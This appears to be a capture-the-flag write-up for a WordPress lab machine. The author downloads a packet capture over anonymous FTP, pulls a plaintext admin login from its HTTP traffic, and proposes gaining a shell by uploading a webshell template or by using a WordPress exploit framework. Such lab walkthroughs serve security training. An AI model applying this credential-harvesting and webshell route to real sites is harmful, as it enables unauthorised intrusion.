
But it was in passive mode which can be turned off using binary mode and then passive off where we can find a pcap file and download that.

```
mactavish@kali:~
```

```
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
421 Service not available, remote server has closed connection.
211-Features:
ftp> ^D

(mactavish@kali)-[~]
└ $ ftp woopress.payatu.lol
Connected to payatu.lol.
220 (vsFTPd 3.0.3)
Name (woopress.payatu.lol:mactavish): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> binary
200 Switching to Binary mode.
ftp> passive off
Passive mode: off; fallback to active mode: off.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 1130052 Oct 12 17:41 traffic.pcapng
226 Directory send OK.
ftp> mget traffic.pcapng
mget traffic.pcapng [anpoy?]: a
Prompting off for duration of mget.
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for traffic.pcapng (1130052 bytes).
100% [*****] 1103 KiB 245.33 KiB/s 00:00 ETA
226 Transfer complete.
1130052 bytes received in 00:04 (233.44 KiB/s)
ftp> 
```

Analyzing the pcap file I had a lot of options to play with finally when I started analyzing the HTTP filter and then saving the traffic to a text file we get something.



```
~/Downloads/traffic.txt - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
IOT2.txt traffic.txt
1 POST /wp-login.php HTTP/1.1
2 Host: 172.18.0.2
3 Connection: keep-alive
4 Content-Length: 107
5 Cache-Control: max-age=0
6 Upgrade-Insecure-Requests: 1
7 Origin: http://172.18.0.2
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/104.0.5112.101 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Referer: http://172.18.0.2/wp-login.php?loggedout=true&wp_lang=en_US
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US
15
16 log=wpadmin&pwd=14m7h34dm1n&wp-submit=Log+In&redirect_to=http%3A%2F%2F172.18.0.2%2Fwp-admin%2Fte
  stcookie=1HTTP/1.1 302 Found
17 Date: Mon, 10 Oct 2022 19:56:45 GMT
18 Server: Apache/2.4.54 (Debian)
19 X-Powered-By: PHP/7.4.32
20 Expires: Wed, 11 Jan 1984 05:00:00 GMT
21 Cache-Control: no-cache, must-revalidate, max-age=0
22 Set-Cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/
23 X-Frame-Options: SAMEORIGIN
24
25 27 characters selected; Copied 27 characters
26 Plain Text
```

I found some login credentials. Keeping in mind that this is a wordpress site I started directory listing for a login page. Here we find a /wp-login subdomain.

(The instance was taken down by the time I was scanning. So I couldn't provide screenshots. But I'll be writing down the steps below.)

Using the username and password **wp-admin** and **14m7h34dm1n** we login to a wordpress dashboard. From here we can do 2 things. We can either upload a modified webshell as a template and activate it.

Or we can use <https://github.com/rastating/wordpress-exploit-framework> by <https://github.com/bigb0sss> and get our flag using traditional methods.